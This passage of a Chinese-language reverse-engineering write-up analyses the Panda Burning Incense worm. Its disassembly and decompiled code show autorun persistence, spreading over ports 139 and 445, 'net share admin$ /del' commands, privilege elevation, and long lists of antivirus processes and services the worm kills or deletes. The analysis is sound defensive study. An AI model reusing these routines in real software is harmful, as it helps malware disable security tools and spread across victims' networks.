aSetup_exe_0    db ':\setup.exe',0        ; DATA XREF: TimerFunc+123↑o
                                          ; TimerFunc+1DF↑o ...
                dd 0FFFFFFFFh, 0Dh
aAutorun_inf    db ':\autorun.inf',0      ; DATA XREF: TimerFunc+148↑o
                align 4
                dd 0FFFFFFFFh, 51h
aAutorunOpenSet db '[AutoRun]',0Dh,0Ah    ; DATA XREF: TimerFunc+2A1↑o
                                          ; TimerFunc+31E↑o ...
                db 'OPEN=setup.exe',0Dh,0Ah
                db 'shellexecute=setup.exe',0Dh,0Ah
                db 'shell\Auto\command=setup.exe',0Dh,0Ah,0
```

之前监视器看到在C盘根目录下的隐藏文件中就有autorun.inf和setup.exe，这个setup.exe就是病毒程序本身，而autorun.inf就是自启动的配置文件了。

0x07 网络操作

由于没开局域网，没法动态调一调，就静态的简单看了看，主要是对两个端口进行了连接。

```
0040BAE3 030                 mov     eax, [ebp+var_4]
0040BAE6 030                 call    sub_40B75C
0040BAEB 030                 push    6 ; protocol
0040BAED 034                 push    1 ; type
0040BAEF 038                 push    2 ; af
0040BAF1 03C                 call    socket
0040BAF6 030                 mov     ebx, eax
0040BAF8 030                 mov     [ebp+name.sa_family], 2
0040BAFE 030                 push    139 ; hostshort
0040BB03 034                 call    htons
0040BB08 030                 mov     word ptr [ebp+name.sa_data], ax
0040BB0C 030                 mov     eax, [ebp+var_4]
0040BB0F 030                 mov     eax, [eax+14h]
0040BB12 030                 call    ret_self
0040BB17 030                 push    eax ; cp
0040BB18 034                 call    inet_addr
0040BB1D 030                 mov     dword ptr [ebp+name.sa_data+2], eax
0040BB20 030                 push    10h ; namelen
0040BB22 034                 lea     eax, [ebp+name]
0040BB25 034                 push    eax ; name
0040BB26 038                 push    ebx ; s
0040BB27 03C                 call    connect
0040BB2C 030                 inc     eax
0040BB2D 030                 jz      short loc_40BB83
```

```
0040BB83
0040BB83     loc_40BB83:             ; protocol
0040BB83 030                 push    6
0040BB85 034                 push    1 ; type
0040BB87 038                 push    2 ; af
0040BB89 03C                 call    socket
0040BB8E 030                 mov     ebx, eax
0040BB90 030                 mov     [ebp+name.sa_family], 2
0040BB96 030                 push    445 ; hostshort
0040BB9B 034                 call    htons
0040BBA0 030                 mov     word ptr [ebp+name.sa_data], ax
0040BBA4 030                 mov     eax, [ebp+var_4]
0040BBA7 030                 mov     eax, [eax+14h]
0040BBAA 030                 call    ret_self
0040BBAF 030                 push    eax ; cp
0040BBB0 034                 call    inet_addr
0040BBB5 030                 mov     dword ptr [ebp+name.sa_data+2], eax
0040BBB8 030                 push    10h ; namelen
0040BBBA 034                 lea     eax, [ebp+name]
0040BBBD 034                 push    eax ; name
0040BBBE 038                 push    ebx ; s
0040BBBF 03C                 call    connect
0040BBC4 030                 inc     eax
0040BBC5 030                 jz      short loc_40BC13
```

其实就是通过139和445两个危险的端口，来进行局域网的病毒传播。

在function3中可以看到一些网络命令行的操作

```
0040CC67
0040CC67     loc_40CC67:                ; uCmdShow
0040CC67 020                 push    0
0040CC69 024                 push    offset aCmd_exeCNetSha ; "cmd.exe /c net share "
0040CC6E 028                 lea     eax, [ebp+var_C]
0040CC71 028                 mov     edx, [ebp+var_4]
0040CC74 028                 mov     dl, [edx+ebx-1]
0040CC78 028                 call    sub_403E2C
0040CC7D 028                 push    [ebp+var_C]
0040CC80 02C                 push    offset aDelY ; "$ /del /y"
0040CC85 030                 lea     eax, [ebp+var_8]
0040CC88 030                 mov     edx, 3
0040CC8D 030                 call    PathCat
0040CC92 024                 mov     eax, [ebp+var_8]
0040CC95 024                 call    ret_self
0040CC9A 024                 push    eax ; lpCmdLine
0040CC9B 028                 call    WinExec
```

```
0040CCA5
0040CCA5     loc_40CCA5:                ; uCmdShow
0040CCA5 020                 push    0
0040CCA7 024                 push    offset CmdLine ; "cmd.exe /c net share admin$ /del /y"
0040CCAC 028                 call    WinExec
```

具体传播细节就没分析了。

0x08 注册表和服务操作

这些操作多在function3中，且均用定时器来完成，隔一段时间就会更新一次。

0.关闭安全相关软件和进程

首先提权

```
BOOL sub_406218()
{
  HANDLE v0; // eax@1
  DWORD BufferLength; // [sp+0h] [bp-34h]@1
  HANDLE TokenHandle; // [sp+4h] [bp-30h]@1
  struct _LUID Luid; // [sp+8h] [bp-2Ch]@1
  struct _TOKEN_PRIVILEGES PreviousState; // [sp+10h] [bp-24h]@1
  struct _TOKEN_PRIVILEGES NewState; // [sp+20h] [bp-14h]@1

  v0 = GetCurrentProcess();
  OpenProcessToken(v0, 0x20u, &TokenHandle);
  LookupPrivilegeValueA(0, "SeDebugPrivilege", &Luid);
  NewState.Privileges[0].Luid = Luid;
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = 0;
  AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, &PreviousState, &BufferLength);
  PreviousState.Privileges[0].Luid = Luid;
  PreviousState.PrivilegeCount = 1;
  PreviousState.Privileges[0].Attributes = 2;
  return AdjustTokenPrivileges(TokenHandle, 0, &PreviousState, BufferLength, 0, &BufferLength);
}
```

```
v0 = FindWindowExA(v1, v0, 0, 0);
GetWindowTextA(v0, &String, 101);
fnstrcpy__((int *)&v44, (int)&String, 101);
if ( findstr("防火墙", v44) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v43, (int)&String, 101);
if ( findstr(&"进程", v43) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v42, (int)&String, 101);
if ( findstr("VirusScan", v42) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v41, (int)&String, 101);
if ( findstr("NOD32", v41) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v40, (int)&String, 101);
if ( findstr(&"网镖", v40) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v39, (int)&String, 101);
if ( findstr("杀毒", v39) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v38, (int)&String, 101);
if ( findstr("毒霸", v38) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v37, (int)&String, 101);
if ( findstr(&"瑞星", v37) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v36, (int)&String, 101);
if ( findstr("江民", v36) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v35, (int)&String, 101);
if ( findstr("超级兔子", v35) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v34, (int)&String, 101);
if ( findstr("优化大师", v34) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v33, (int)&String, 101);
if ( findstr("木马清道夫", v33) )
  PostMessageA(v0, 0x12u, 0, 0);
fnstrcpy__((int *)&v32, (int)&String, 101);
if ( findstr("木馬清道夫", v32) )
  PostMessageA(v0, 0x12u, 0, 0);
```

```
KillByProcessName("Mcshield.exe");
KillByProcessName("VsTskMgr.exe");
KillByProcessName("naPrdMgr.exe");
KillByProcessName("UpdaterUI.exe");
KillByProcessName("TBMon.exe");
KillByProcessName("scan32.exe");
KillByProcessName("Ravmond.exe");
KillByProcessName("CCenter.exe");
KillByProcessName("RavTask.exe");
KillByProcessName("Rav.exe");
KillByProcessName("Ravmon.exe");
KillByProcessName("RavmonD.exe");
KillByProcessName("RavStub.exe");
KillByProcessName("KVXP.kxp");
KillByProcessName("KvMonXP.kxp");
KillByProcessName("KVCenter.kxp");
KillByProcessName("KVSrvXP.exe");
KillByProcessName("KRegEx.exe");
KillByProcessName("UIHost.exe");
KillByProcessName("TrojDie.kxp");
KillByProcessName("FrogAgent.exe");
KillByProcessName("KVXP.kxp");
KillByProcessName("KvMonXP.kxp");
KillByProcessName("KVCenter.kxp");
KillByProcessName("KVSrvXP.exe");
KillByProcessName("KRegEx.exe");
KillByProcessName("UIHost.exe");
KillByProcessName("TrojDie.kxp");
KillByProcessName("FrogAgent.exe");
KillByProcessName("Logo1_.exe");
KillByProcessName("Logo_1.exe");
KillByProcessName("Rundl132.exe");
KillByProcessName("regedit.exe");
KillByProcessName("msconfig.exe");
KillByProcessName("taskmgr.exe");
```

1.资源管理器无法显示隐藏文件

```
GetSystem32(v2, v3, v4, v5);
PathCat(v0, 3, "spcolsv.exe", "drivers\\", v5);
v1 = ret_self(v6);
set_RegKey("svcshare", "Software\\Microsoft\\Windows\\CurrentVersion\\Run", HKEY_CURRENT_USER, (BYTE *)v1);
create_RegKey(
  0,
  "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced\\Folder\\Hidden\\SHOWALL\\CheckedValue",
  HKEY_LOCAL_MACHINE);
__writefsdword(0, v5);
savedregs = &loc_40CDBC;
ClearStrAndVirtus((int)&v5, 2);
```

2.删除一些服务和注册表，多半与安全服务相关吧

```
stop_service((int)"sharedaccess");
stop_service((int)"RsCCenter");
stop_service((int)"RsRavMon");
delete_service("RsCCenter");
delete_service("RsRavMon");
delete_RegKey(HKEY_LOCAL_MACHINE, (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\RavTask");
stop_service((int)"KVWSC");
stop_service((int)"KVSrvXP");
delete_service("KVWSC");
delete_service("KVSrvXP");
delete_RegKey(HKEY_LOCAL_MACHINE, (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\KvMonXP");
stop_service((int)"kavsvc");
stop_service((int)&dword_407250);
delete_service((const CHAR *)&dword_407254);
delete_service("kavsvc");
delete_RegKey(HKEY_LOCAL_MACHINE, (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\kav");
delete_RegKey(HKEY_LOCAL_MACHINE, (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\KAVPersonal50");
stop_service((int)"McAfeeFramework");
stop_service((int)"McShield");
stop_service((int)"McTaskManager");
delete_service("McAfeeFramework");
delete_service("McShield");
delete_service("McTaskManager");
delete_RegKey(HKEY_LOCAL_MACHINE, (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\McAfeeUpdaterUI");
delete_RegKey(
  HKEY_LOCAL_MACHINE,
  (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\Network Associates Error Reporting Service");
delete_RegKey(HKEY_LOCAL_MACHINE, (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\ShStatEXE");
delete_service("navapsvc");
delete_service("wscsvc");
delete_service("KPFwSvc");
delete_service("SNDSrvc");
delete_service("ccProxy");
delete_service("ccEvtMgr");
delete_service("ccSetMgr");
delete_service("SPBBCSvc");
delete_service("Symantec Core LC");
delete_service("NPFMntor");
delete_service("MskService");
delete_service("FireSvc");
delete_RegKey(HKEY_LOCAL_MACHINE, (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\YLive.exe");
return delete_RegKey(HKEY_LOCAL_MACHINE, (int)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\yassistse");
```

0x09 总结

和大佬们说的一样，熊猫烧香并未使用什么先进的技术，更像是把基础病毒的功能糅合在了一起，但仅仅是这样的病毒，在当年也造成了非同小可的影响，可见当年的安全隐患严重。该病毒并未使用什么混淆或保护技术，理应很容易分析，但实际操作时，由于对Delphi不熟，IDA也并未很好识别，且该病毒有许多多线程定时器，断点一多就容易使跟踪混乱，也带来不少麻烦，一些结构体和函数细节也并未分析到，不过主要功能算是有所理解了。